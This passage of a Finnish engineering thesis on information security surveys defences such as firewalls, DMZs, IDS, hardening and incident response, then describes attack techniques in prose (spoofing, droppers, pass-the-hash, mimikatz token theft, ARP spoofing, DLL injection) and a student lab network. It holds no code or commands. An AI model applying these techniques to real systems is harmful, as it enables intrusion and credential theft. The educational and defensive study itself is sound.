Tietosuoja-asetuksen yhtenä päätavoitteena on yhtenäistää EU:n jäsenvaltioiden tietosuojaa koskevat säännökset. Tavoitteen toteutumiseksi asetuksen on oltava mahdollisimman yhdenmukainen ja johdonmukainen jokaisessa jäsenvaltiossa.

5 Puolustautuminen hyökkäyksiltä

5.1 Palomuuri

Palomuuri on tietokoneeseen tai verkkoon liitetty laite tai sovellus, jolla pyritään estämään ulkopuolisten pääsy yrityksen sisäiseen verkkoon. Palomuurit ovat yleensä erillisiä tietokoneita, reitittimiä tai palomuurilaitteita. Palomuurilaitteet ovat laitteita, joita tietty yritys valmistaa yksinoikeudella.

Palomuureja on käytetty verkossa jo vuosia, ja ne ovat nykyisin yritysten tietoturvan tukipilareita. Pelkkä palomuuri ei suojaa yrityksen toimintaa kaikilta mahdollisilta uhkilta, mutta sillä voidaan suodattaa ja reitittää liikennettä hallitusti. Palomuurin yhtenä heikkoutena on, että se suodattaa vain sen läpi kulkevaa liikennettä. Silloin palomuuri ei huomaa, jos verkkoon hyökätään vaihtoehtoisia reittejä pitkin, kuten sisäverkosta sivuttaissiirtymällä tai langattoman lähiverkon tukiasemien kautta. Yleinen käytäntö isoimmissa yritysverkoissa onkin asentaa useita palomuureja, kuten ulkoisia palomuureja verkon reuna-alueille ja sisäisiä palomuureja sisäverkkoon.

Vuosittain havaitaan haavoittuvuuksia jo myynnissä olevissa palomuureissa, joita paikkaillaan yleensä versiopäivityksillä. Mikäli palomuurit ovat väärin konfiguroituja eikä niitä ylläpidetä tai valvota, tämä mahdollistaa vakavan tietoturvallisuusaukon yrityksen toiminnassa. [44.]

5.2 DMZ eli Eteisverkko

Demiliratisoitu alue (DMZ) tai eteisverkko on verkkoalue, joka sijaitsee julkisen ja sisäisen verkon välissä. Verkkoalueiden välissä on palomuuri, jonka tarkoituksena on estää pääsy sisäverkkoon julkisen verkon kautta, kuitenkin sallien sisäverkon ja julkisen verkon liikenteen DMZ-alueelle. DMZ-alueelle sijoitetaan yleensä yrityksen julkisia palvelimia, esimerkiksi web-, FTP-, SMTP- ja DNS-palvelimet.

5.3 Virustorjuntaohjelmistot

Virustorjuntaohjelmistojen tehtävänä on ilmoittaa käyttäjälle, kun ohjelma havaitsee epäilyttävää dataa, esimerkiksi selainten liitetiedostojen tai haitallisen verkkosivun latausvaiheessa. Virustorjuntaohjelma vertaa epäilyttävää dataa ohjelman omaan kirjastoon, jossa sillä on tietokanta haittaohjelmista ja -koodista. Virusten ja haitallisen sisällön havaittuaan se ehdottaa käyttäjälle toimenpiteitä, kuten virusten laittamista karanteeniin, jossa niitä voidaan tutkia. Virustorjuntaohjelma voi myös ehdottaa poistamaan ohjelman tai tiedoston.

Virustorjuntaohjelmien suurimmat uhat ovat nollapäivähaavoittuvuudet (Zero-day). Niitä vastaan on vaikea puolustautua, koska kyseessä on uusi haavoittuvuus, josta virustorjuntaohjelmalla ei ole vielä näytettä. Virustorjuntaohjelma tarvitsee sisäiseen kirjastoonsa haittaohjelmista näytteitä, joihin se vertaa kerättyjä näytteitä liikennöivästä datasta. Nollapäivähaavoittuvuuksia vastaan voidaan taistella sulkemalla kokonaan pääsy tunnettuihin hyökkäyskohteisiin tai kohteisiin, joita käyttäjät harvoin käyttävät. Näin minimoidaan mahdolliset kohteet, joista saattaisi löytyä uusi haavoittuvuus. Kun laillinen ohjelma haluaa käyttää tiettyä polkua, se voidaan sallia ohjelmalle. Suuri Signature-tietokanta tekee virtustorjuntaohjelmasta arvokkaamman kuin haittaohjelmatietokanta.

5.4 IDS eli tunkeilijan havaitsemisjärjestelmä

IDS (Intrusion Detection System) eli tunkeilijan havaitsemisjärjestelmä tarkkailee järjestelmää automaattisesti ja antaa hälytyksiä poikkeavasta käytöksestä. Perinteisin havaitsemisjärjestelmä perustuu lokitietojen auditointiin. Ajatuksena on muodostaa profii-

leja ja etsiä niistä poikkeavaa tai epätavallista toimintaa. Esimerkiksi toistuvat, epäonnistuneet sisäänkirjautumisyritykset ovat selkeä merkki joko hajamielisestä käyttäjästä tai murtoyrityksestä. Lokien tarkkailuun voidaan yhdistää myös asianyhteyksien tarkkailu. Esimerkiksi kulunvalvonta tietää henkilön saapuneen työpaikalle ja hänen kirjautumisensa työasemalle on odotettavissa. Kirjautuminen ilman saapunutta tietoa työpaikalle tulosta on epäilyttävää. Tiedostojen eheyden saavuttamiseksi voidaan laskea tarkistussummia tiedostoista. Sovellus laskee aika ajoin tiedostoista tarkistussummat ja vertaa niitä tietokannassa oleviin tiedostoihin.

Verkkopohjaisissa havaitsemisjärjestelmissä verkkoon asetetaan tietokone sensoriksi, joka kuuntelee ja analysoi tietoliikennettä. Sensori asetetaan mahdollisimman huomaamattomasti verkkoon, jotta tunkeutuja ei huomaisi sen olemassaoloa. Laite piilotetaan joko jättämällä verkkosovitin ilman IP-osoitetta tai naamioidaan laite reitittimeksi tai sillaksi. Tietoliikennettä kuunteleva havaitsemisjärjestelmä analysoi paketteja etsien epäilyttävää sisältöä. Tämä tehdään käytännössä hakemalla hyökkäyksille tyypillisiä sormenjälkiä samaan tapaan kuin virustorjunnassa. Havaitsemisjärjestelmien pitää olla ajan tasalla parhaan tuloksen saamiseen. [8.]

5.5 Käyttöjärjestelmän koventaminen

Käyttöjärjestelmän koventamisen perusidea on turhan toiminnallisuuden poistaminen ja turvattomien oletusarvojen muuttaminen turvallisiksi. Käyttöjärjestelmän koventaminen mahdollistaa erilaiset työtavat, kuten etätyön ja etäkäytön. Käyttöjärjestelmän koventaminen voidaan aloittaa käynnistysasetusten ja muiden asetusten vakioinnilla ja lukitsemisella. Esimerkiksi voidaan estää BIOS-käynnistysasetusten ohittaminen tai kiintolevyn salaaminen siten, että salatulle levylle on pääsy vain organisaatiolla ja käyttäjällä, jolla on salasana levylle. Myös käyttäjien käyttöoikeudet tulisi rajoittaa minimiin. Oikeuksia voidaan nostaa tarpeen mukaan myöhemmin. Järjestelmän käytettävien ohjelmistojen määrän minimointi voidaan tehdä osana vakiointia.

Selaimen koventaminen voidaan aloittaa perusasetusten muokkaamisella. Esimerkiksi voidaan estää tunnusten ja salasanojen muistaminen selaimessa, lisäosien käyttökohteet (mm. Java, Flash, Silverlight) ja verkkosivun lisääminen luotettuihin sivuihin. Kun kovennetaan yleisiä ohjelmia, kuten sähköpostiohjelmistoa, PDF-lukijaa tai jotakin toi-

misto-ohjelmaa, tulee miettiä ohjelman käyttötarkoitus ja tarvittavat asetukset. Muun muassa Adobe Readerin asetuksissa on oletuksena JavaScript päällä, mutta sitä harvemmin tarvitaan. Tämä saattaa altistaa lukijan JavaScript-haavoittuvuuksille. Windows-työasemaympäristössä kannattaa koventamisessa määritellä työaseman lokiin kerättävät tapahtumat (suojaus- eli Security-lokin valvontakäytännöt). Myös sallittujen sovellusten, skriptien sekä asennustiedostojen määritteleminen kannattaa tehdä. Esimerkiksi Applocker-toiminnallisuudella estetään kaikki muut ja vain erikseen sallituista poluista tai listalla olevat ohjelmistot saavat suoritusoikeuden käyttäjätason tunnuksilla. Myös itse sisäverkolle tulisi määrittää perus-, korotetun ja korkean tason vaatimukset. [33.]

5.6 Tietoturvatarkastukset

Tietoturvatarkastusten ideana on itse selvittää, mitä omasta ympäristöstä näkyy ulospäin (internetiin). Periaate on testata ympäristöä ja etsiä haavoittuvuuksia. Etsitään esimerkiksi portteja, jotka ovat voineet jäädä auki ja joista on mahdollista päästä sisään sisäverkkoon. Etsitään myös arkaluonteisia laitteita, joiden ei pitäisi näkyä sisäverkon ulkopuolelle, ja järjestelmien yleisiä haavoittuvuuksia, joita raportoidaan maailmalta ja joihin on ratkaisut. Tarkastusten pääasiallinen tehtävä on järjestelmien heikkouksien kirjaaminen ja ennakoiminen järjestelmiin kohdistuviin hyökkäyksiin. Esimerkiksi jos huomataan järjestelmästä avoin TCP-portti, jota ei yksikään haluttu palvelu käytä, portti kannattaa sulkea varmuuden vuoksi. Useimmat hyökkäykset käyttävät avoimia TCP-portteja hyödyksi. Näin voidaan ennakoida kyseiseen porttiin kohdistuvat hyökkäykset helposti vain yksinkertaisesti sulkemalla portti.

5.7 Hyökkäyksen tunnistaminen ja reagointi

Lähes kaikilla organisaatioilla on hallussaan arvokasta tietoa, josta ulkopuoliset voivat hyötyä. Hyvä strategia tiedon suojaamiselle on tunnistaa omat kohteensa, joista voisi laittomalla käytöllä hyötyä (kuva 2). Tietoturvakonsultaatio on arvokasta organisaatioille, jotta voidaan tiedostaa puutteellinen kyky havaita hyökkäykset ja käynnistää toimenpiteet, joilla reagoidaan havaittuun hyökkäykseen. [37.]

Kuva 2. Organisaatioon kohdistuvan haittaohjelmahyökkäyksen uhkaan vaikuttavia tekijöitä [37].

Kun haavoittuvat ja arvokkaat kohteet on tunnistettu, voidaan suunnitella palautusmenetelmiä järjestelmälle hyökkäyksen sattuessa. Havainnointi vaatii aktiivista toimintaa ja koulutettua henkilökuntaa. Osaava henkilökunta tuntee verkkonsa liikennevirran ja perustoiminnot, jolloin voidaan havaita poikkeustilanteita ja reagoida nopeasti. Henkilökunnan tulee osata tulkita varoituksia ja tunnistaa tunkeutumisyritykset sekä mahdolliset toiminnassa olevat haittaohjelmat. Organisaation havaitessa epäilyttäviä tunnusmerkkejä epäillystä hyökkäyksestä on suotavaa jakaa tieto keskitetylle toimijalle, kuten Kyberturvallisuuskeskukselle. Hyvät valmiudet ennakoida hyökkäykset vahvistavat organisaation tietoturvaa ja samalla tehdään hyökkääjän näkökulmasta kohteesta epämiellyttävä. Kohdistettu hyökkäys havaitaan usein sisäisesti tai ulkopuolisen vihjeestä. Toimenpiteiden tulee olla harkittuja ja suunnitelmallisia, jotta ei tehdä paniikkiratkaisuja, joilla tuhotaan hyökkäykseen liittyviä tärkeitä todisteita. Reagoivien toimenpiteiden vaiheita ovat seuraavat:

1. Kirjaa - lokit, liikenneseuranta, päätelaitteiden toiminta.
2. Tiedota - sisäisesti, Kyberturvallisuuskeskus, Poliisi.
3. Toimi - hanki tarvittaessa ammattitaitoista apua, selvitä laajuus ja rajaa vahingot.

Palautustoimenpiteet tulee suorittaa heti, kun on havaittu, että järjestelmään on onnistuttu hyökkäämään. Hyökkäyksen kohteeksi joutuneeseen järjestelmään on vaikea enää luottaa, joten välittömät muutostarpeet ovat verkon siivoaminen ja seuranta sekä luotettavuuden arvio. Varmin tapa hyökkääjän poissulkemiseksi on rakentaa uusi verkko. Tunkeutuja on mahdollisesti asentanut takaovia, pääsyoikeuksia ja haitallista koodia vanhoihin tietoihin, joten vanhan järjestelmän integrointi uuteen järjestelmään vaatii suunnitelmallisuutta ja on toteutettava huolellisesti. [37.]

6 Hyökkäystekniikoita

6.1 Hyökkäyksen rakenne

Työasemiin kohdistunut hyökkäys koostuu eri vaiheista ja mahdollisuuksista. Hyökkäys etenee vaihe vaiheelta, joka vaatii hyökkääjältä pitkäjänteisyyttä. Hyökkäyksen rakenne voi näyttää seuraavalta:

Tiedustelu
Käyttäen sähköposti-, web- tai USB-lähestymistapaa

Toimitus
Käyttäen sähköposti-, web- tai USB-lähestymistapaa

Hyödyntäminen
Käyttäjän manipulointi, konfigurointivirheet tai haavoittuvuuden hyväksikäyttö (exploits)

Hyökkäyksen jatkuvuus
Useiden pääsykohtien hallinta.

Hallinta
Kohdeympäristön hallinta etänä.

Sivuttaissiirtymä
Haavoittuvuuden tunnistaminen, käyttäjäoikeuksien nostaminen.

Tavoite
Datan varastaminen, tuhoaminen tai muuttaminen.

6.2 Kohteen löytäminen

Hyökkäykset aloitetaan yleensä kohteen tunnistamisella, on kyseessä sitten ihminen tai kone. Henkilöstä tai koneesta pyritään löytämään mahdollisimman paljon informaatiota ja heikkouksia. Kun kohde on saatu kartoitettua tarpeeksi hyvin, seuraavaksi aletaan miettiä hyökkäysmetodia ja lähestymistapaa. Esimerkiksi, jos halutaan saada yrityksen markkinointisuunnitelmat selville, kannattaa lähestyä kyseisen osastonjohtajaa tai vastaavaa henkilöä, koska hänellä on todennäköisesti paljon oikeuksia osaston järjestelmään. Kohteena on henkilön työasema, johon lähdetään kohdistamaan hyökkäyksiä.

Toinen tapa on, jossa yritetään löytää yrityksen laitteista heikoin lenkki. Etsinnän jälkeen löydetään vanha haavoittuvainen työasema yrityksen verkosta. Tämä antaa mahdollisuuden hyökätä haavoittuneeseen työasemaan ja mahdollisuuden sivuttaissiirtymiseen yrityksen verkon sisällä. Tällä tavalla päästään hyökkäämään yrityksen sisällä muihin järjestelmiin. Esimerkiksi hakkerit eivät mielellään lähde nykyään kohdistamaan hyökkäystä suoraan palvelimeen, vaan yrittävät saada ensin jalansijan työasemaan. Työasemasta on mahdollista päästä käsiksi palvelimeen sivuttaissiirtymällä. Tämä on huomattavasti helpompi reitti, kuin kohdata palvelimen suojaukset.

6.3 Spoofing attack eli huijaushyökkäys

Spoofing attack on menetelmä, jossa hyökkääjä lähestyy kohdettaan luotettavana toimijana. Esimerkiksi luotettavan näköinen sähköpostin liitetiedosto tai viestin mielenkiintoinen sisältö voi saada käyttäjän avaamaan viestin sallien haittaohjelmien leviämisen koneelle.

Spoofing attack on yksi käyttäjän manipuloinnin (social engineering) lähestymistapa. Spoofing attack on yksi yleisimmin käytetyistä tekniikoista sen helppokäyttöisyyden vuoksi. Hyökkääjä voi automatisoida hyökkäyksen tai valita tarkasti tavan, jolla saa kohteensa erehtymään. Tarkasti suunnitellussa hyökkäyksessä kohteen käyttämät järjestelmät, ohjelmat ja tekemiset on selvitetty. Tällöin hyökkääjän käyttämä lähde viestissä on muokattu muistuttamaan kohteen tuntemia lähteitä.

Email spoofing eli sähköpostihuijaus

Email spoofingin ideana on lähettää sähköposti, joka näyttää tulevan luotettavasta lähteestä. Tällä menetelmällä saadaan kohde kiinnostumaan viestin sisällöstä. Tätä metodia käytetään yleensä phishing- ja spam-viestien lähettämisessä. Tämä on mahdollista, koska SMTP-protokollassa ei ole osoitteen autentikointia, jolla pystyttäisi varmistamaan viestin alkuperä. Kohdistettu hyökkäys toteutetaan useasti sähköpostin välityksellä, ja hyökkäyksessä pyritään saamaan kohde klikkaamaan liitetiedostoa tai linkkiä, joka sisältää haittaohjelman. Haittaohjelma asentuu koneelle ja alkaa suorittaa ohjelmaa, joka ottaa koneen haltuunsa. Kohdehenkilö ei todennäköisesti huomaa, että hänen koneeseensa on juuri hakkeroitu ja hyökkääjällä on pääsy koneen resursseihin. Tämän takia ei kannattaisi koskaan avata liitetiedostoja, jos ei ole aivan varma lähettäjästä ja sisällöstä. Helpoin tapa varmistaa epävarmassa tilanteessa viestin sisältö oikeaksi, on ottaa henkilöön yhteyttä ja varmistaa viestin tulleen häneltä. [1.]

IP spoofing eli IP-osoitehuijaus

IP spoofing -tekniikassa hyökkääjä naamioituu luotettavaksi lähteeksi ja salaa oikean identiteettinsä. Hyökkääjä kopioi luotettavan lähteen IP-osoitteen ja muokkaa lähetettävän paketin otsikkoa, jotta hän saa luotettavan lähteen osoitteen näkymään lähettäjänä. Kun uhri kirjoittaa osoitteen tai klikkaa linkkiä, joka vaikuttaa oikealta verkkosivulta, hän joutuukin väärennetylle sivulle. Sivu muistuttaa todennäköisesti paljon olemassa olevaa aitoa sivua. Kun uhri esimerkiksi selailee sivuja, syöttää tunnuksia tai luottokorttinumeronsa, hyökkääjä saa ne käsiinsä. Jo pelkästään sivulle tuleminen voi altistaa koneen haitalliselle ohjelmalle, joka kaappaa koneen haltuunsa käyttäjän huomaamatta. Sivulla voi tulla esimerkiksi kehotuksia suorittaa Java-liitännäisiä, jotka ovat todennäköisesti haitallisia. Helppoja tapoja varmistaa yleisten sivujen aitous ovat lukon kuva selaimen URL-kentässä tai se, että sivu alkaa HTTPS-tunnuksella. Nämä tunnukset viittaavat sivulle myönnettyyn sertifikaattiin ja salaukseen, jota käytetään verkkoliikenteessä. [2.]

6.4 Dropper-menetelmä

Dropperin tehtävänä on asentaa haittaohjelma, joka kantaa viruksia, takaovia ja muita haitallisia ohjelmistoja. Dropper itsessään ei tee haittaa järjestelmälle, mutta sen haitallinen kuorma asentuu järjestelmään huomaamattomasti. Dropperit yleensä naamioituvat ja piiloutuvat tietokoneen kansioihin, joten ne näyttävät aivan tavallisilta ohjelmilta ja tiedostoilta. Yksikin dropper voi kantaa useita haittaohjelmia ja ominaisuuksia, joilla voidaan esimerkiksi piiloutua virustorjuntaohjelmistolta ja suorittaa huomaamaton asennus järjestelmään. Dropperit ovat usein mukana email spoofing -hyökkäyksessä. Haitallinen ohjelma on yleensä troijalainen, joka yrittää saada järjestelmän haltuunsa. [5.]

6.5 Sivuttaissiirtymä

Sivuttaissiirtymä (Lateral movement) alkaa haavoittuvuuden paikantamisella kohteen järjestelmästä, joka mahdollistaa pääsyn järjestelmän sisään. Tämän jälkeen alkaa varsinainen sivuttaissiirtymä, jossa ideana on liikkua järjestelmän tai verkon sisällä muihin kohteisiin. Siirtymän tarkoitus on löytää reitti arvokkaaseen dataan. Arviolta 80 prosenttia hyökkäysajasta kuluu sivuttaissiirtymässä, koska prosessi on hidasta ja hyökkääjän on liikuttava näkymättömästi. Sivuttaissiirtymän strategia on useasti samanlainen kuin on kohteen tunnistaminen, pääsy järjestelmään, käyttäjäoikeuksien nostaminen ja tärkeiden tietojen anastaminen.

Sivuttaissiirtymän toteuttamiseen on monia eri tekniikoita ja taktiikoita. Seuraavaksi käydään läpi yleisimpiä tekniikoita ja hyökkäyskohteita. [34.]

Psexec

Psexec sallii järjestelmänvalvojan hallita Windows-järjestelmiä etäisesti terminaalin avulla. Tämä on hyökkääjien suosiossa, koska tällä pystytään päivittämään, suorittamaan ja vaikuttamaan etänä kohdekoneeseen. Koska tämä toimii komentorivillä, voidaan kirjoittaa skriptiä ja kohde ei saa edes hälytyksiä näistä toimista. Koska kyseessä on laillinen järjestelmätyökalu edes virustorjunnat eivät noteeraa yleisiä toimenpiteitä. [34.]

Remote desktop

Remote desktop löytyy melkein jokaisesta Windows-versiosta ja mahdollistaa etäyhteyden graafisella näkymällä kohteen työpöydästä. Tämä menetelmä tarvitsee käyttäjätunnuksen ja salasanan,minkä jälkeen hyökkääjällä on pääsy tietoihin. [34.]

Powershell

Powershell on Microsoftin kehittämä toisen sukupolven komentotulkki, jossa voidaan ajaa skriptejä. Hyökkääjät ovat käyttäneet tätä muistin käyttäjätietojen varastamiseen, järjestelmän konfiguraatioiden muokkaamiseen ja liikkumisen automatisointiin järjestelmästä toiseen. [34.]

Port-scan

Port-scanin tarkoituksena on skannata kohdeverkon portteja ja löytää avonaisia portteja. Näitä avonaisia portteja voidaan hyödyntää järjestelmään tunkeutumisessa. Skannerilla etsitään kiinnostavia palveluita, esimerkiksi web-sovelluksia, tietokantapalvelimia ja toimintoja, jotka mahdollistavat etäkäytön. Muun muassa Nmap on yksi yleisimmistä ohjelmista tässä tekniikassa. [34.]

Token stealing

Token stealing on varsin uusi tekniikka julkisella puolella, ja se on alkanut näkyä useassa hyökkäyksessä. Ideana on varastaa muistilohkosta tiketti (token), joka antaa oikeuksia hyökkääjälle. On olemassa työkaluja, joilla tämä sujuu huomaamattomasti. Sellaiset työkalut, kuin mimikatz tai Windows Credential Editor, voivat muun muassa löytää domainiin kuuluvat käyttäjät muistista, luoda Kerberos-tikettejä ja kasvattaa hyökkääjän oikeuksia peruskäyttäjän tasolta domain-järjestelmänvalvojatasolle muutamassa sekunnissa. [34.]

Pass-the-hash

Pass-the-hash tekniikalla hyökkääjä voi käyttää salattua salasanan tiivistettä saadakseen pääsyn etäpalveluun tietämättä itse salasanaa. Hyökkääjän saatua salasanan tiivisteen hän pystyy syöttämään tiivisteen palveluun ilman, että hänen tarvitsee käyttää erillisiä tekniikoita salasanan murtamiseen. Hyökkääjä voi liikkua sisäverkossa esimerkiksi järjestelmänvalvojan oikeuksilla, jos hänellä on hallussaan järjestelmänvalvojan tunnuksen tiivistefunktio (hash). [34.]

Active directory eli aktiivihakemisto

Aktiivihakemiston avulla hyökkääjä saa tiedot verkosta, käyttäjistä ja tietokoneista. Tämä antaa valtavasti mahdollisuuksia tärkeiden kohteiden löytämisessä ja verkossa etenemisessä kohteesta toiseen. Usein ensisijainen kohde on palvelin, joka vastaa autentikointipyyntöihin (domain controller) tai saavuttaa domain-järjestelmänvalvojan (domain admin) oikeudet. [34.]

Network sniffing

Network sniffingin tehtävänä on monitoroida verkon datavirtausta reaaliajassa. Network sniffer voi olla laite tai pelkkä ohjelmisto. Hyökkääjät pyrkivät laittamaan nämä yleensä paljon liikennöivän palvelimen reitille, jotta päästäisiin käsiksi asiakkaiden tunnuksiin ja muihin tietoihin. Yleensä kyseessä on niin sanottu man-in-the middle -hyökkäys, jossa hyökkääjä kuuntelee liikennettä kahden koneen välillä. [34.]

ARP spoofing

ARP spoofingin perusidea on kehittää suuri määrä tekaistuja ARP-pyyntöjä ja -vastauksia. Näin hyökkääjällä on mahdollisuus päästä kommunikaation väliin ja saadaan aikaan man-in-the middle -hyökkäys. Tätä tekniikkaa voidaan käyttää myös muihin hyökkäyksiin, kuten palvelunestohyökkäyksiin tai session kaappaukseen. [34.]

Admin shares

Admin shares antavat etäpääsyn jokaiselle paikalliselle levylle (esim. C:). Näihin etäpääsyihin tarvitaan kuitenkin järjestelmänvalvojan (Admin) oikeudet. Admin share on tärkeä osa psexec-tyyppistä hyökkäystä, joka antaa täyden pääsyn %SYSTEMROOT%-kansioon. Samanaikaisesti saadaan täydet luku- ja kirjoitusoikeudet kohdekoneen kiintolevyyn. Tämä on täysin laillinen toimenpide, joten se on myös täysin huomaamaton. Tämä metodi on tosi useasti käytössä useissa eri hyökkäyksissä. [34.]

WMI

WMI eli Windows Management Instrumentation on suunniteltu hallinnoimaan Windows-järjestelmän konfiguraatioita. Sitä voi käyttää etäkomentojen suorittamiseen, järjestelmätietojen tiedusteluun tai jopa haittaohjelman tallentamiseen. Hyökkääjillä on monia tapoja hyödyntää tätä tekniikkaa, esimerkiksi haittakoodin suorittamisessa. [34;18.]

VNC, Ammy Admin ja Teamviewer

VNC, Ammy Admin ja Teamviewer ovat etäyhteyden luomiseen suunniteltuja ohjelmia, jotka ovat mittavassa käytössä yrityksillä, mutta myös hyökkääjillä. Hyökkääjä tarvitsee järjestelmänvalvojan tunnukset hyödyntääkseen näitä ohjelmia kunnolla. Tunnukset saatuaan hänellä on oikeastaan pääsy mihin vain järjestelmään kohteen ympäristössä. Jos tämänkaltaisia ohjelmia käyttää, tulee pitää tunnukset salassa ja järjestelmien suojaus kunnossa. [34.]

6.6 ROP-mitigation

Return-oriented programming (ROP) on hyökkäystekniikka, jossa hyökkääjä voi suorittaa haitallista koodia järjestelmän muistissa puolustusmekanismien huomaamatta. Tässä tekniikassa hyökkääjän tavoitteena on kaapata järjestelmän kutsupino (call stack), joka ohjaa prosessien ja ohjelmien kontrollivuota. Kutsupino määrää prosessien funktioiden järjestyksestä ohjelman suorituksen aikana. ROP-työkalun tai haittaohjelman rakenne perustuu luotettavan näköiseen pinoon koodia, joka suoritettuna antaa hyökkääjälle mahdollisuuden suorittaa haluamansa haitallisen kuorman kohteeseen.[19.]

6.7 DLL injection

DLL-injektio on yksi yleisimmin käytetyistä hyökkäystekniikoista. Tekniikassa hyödynnetään haavoittuvuutta, jonka avulla hyökkääjä suorittaa haitallista kuormaa toisen prosessin osoiteavaruudessa pakottamalla sen asentumaan dynaamiseen linkkikirjastoon. Dynaaminen linkkikirjasto on Microsoftin sovitus jaetusta ohjelmakirjastosta. DLL-tiedostot voivat sisältää koodia, dataa ja resursseja joka muodossa. DLL-tiedoston koodi jaetaan yleensä kaikkien niiden prosessien kesken, jotka käyttävät kyseistä DLL-tiedostoa. [38.] Niinpä se ei käytä kuin yhden paikan fyysisessä muistissa, johon haitallista kuormaa halutaan ajaa.

Esimerkiksi injektoitavan haittakuorman koi kytkeä järjestelmän toimintaan vaativiin funktioihin, kuten HKEY_LOCAL_MACHINE\SOFTWARE\Microsot\Windows-rekisteriin ja lukea tekstiruudusta salasanan sisällön käyttäen key_logger -sovellusta Metasploitilla.

7 Haavoittuvuustestaus

Tähän lukuun on kerätty insinöörityön testaustuloksia virtuaaliympäristöistä. Hyökkäykset kohdistuivat sisäverkossa oleviin kohteisiin, jotka oli asennettu tätä työtä varten. Ensiksi havainnollistettiin ympäristö verkkoskannauksilla, minkä jälkeen suunnittelimme kohteisiin sopivia hyökkäysmenetelmiä. Hyökkäyksissä käytimme kuvan 3. mukaista kaavaa.


Kuva 3. Hyökkäyksen toteutuksen vaiheet [37].

7.1 Virtuaalinen ympäristö

Insinöörityössä käytettiin virtuaalikoneita, joille asennettiin eri käyttöjärjestelmät ja asetukset. Kohdekoneisiin asennettiin kaksi Windows 7 -käyttöjärjestelmää, Ubuntu ja Windows Server 2012. Metropolia Ammattikorkeakoulun tietohallinto tarjosi tämän ympäristön Vmware Vspherellä insinöörityön käytännön osion toteuttamiseen. Jokaisessa koneessa oli asennettu Vmware tools -paketti ja koneet olivat samassa verkossa siten, että ne näkivät toisensa. Ympäristössä toinen Windows 7 -kone oli ilman palomuuria, jotta siihen voitiin helpommin hyökätä ja eskaloida käyttöoikeudet hyökkääjälle. Toisessa Windows-koneessa oli palomuuri päällä, mutta TCP/SMTP/SNMP-liikenne oli sallittuna, jotta samassa AD-vyöhykkeessä olevat koneet pystyivät lähettää keskenään tiedostoja. Windows Server 2012 -koneeseen asennettiin Web-server (IIS), Mail Server (SMTP) ja Active Directory (AD DS), jotta jokainen kone sallisi toisiinsa liikenteen ja


tiedostojen jakamisen. Windows-palvelimesta olisi voitu monitoroida tilannekuvaa ja tapahtumia.

Ympäristön kuvaus ja staattiset IP-osoitteet näkyvät kuvissa 4 ja 5 sekä osoitteet sivulla 24.



Kuva 4. Yksittäinen työympäristö.

Koulun verkosta voitiin paikallisella VClientillä avata yhteys virtuaalilaitteille.



Kuva 5. Alkuperäinen topologia.

Työhön tarvittiin useita staattisia IP-osoitteita, jotta voitiin kohdistaa hyökkäykset ympäristön työasemiin. Staattiset osoitteet eli kiinteät IP-osoitteet tarvittiin, koska hyökkäyksien rakentaminen saattoi viedä aikaa. Näin pystyttiin helpottamaan prosessia, eikä tarvinnut tarkistaa kohteiden IP-osoitteita jatkuvasti. Seuraavaksi lista IP-osoitteista, joita käytettiin työssä.

Ville

10.114.48.180/24	**win7-1**
10.114.48.181/24	**win7-2**
10.114.48.182/24	**ubuntu**
10.114.48.211/24	**ubuntu**

Sebastian

10.114.48.183/24	**win7-2**
10.114.48.184/24	**win7-1**
10.114.48.185/24	**ubuntu**

DNS	193.167.197.100, 195.148.144.100
Default Gateway	10.114.48.1/24

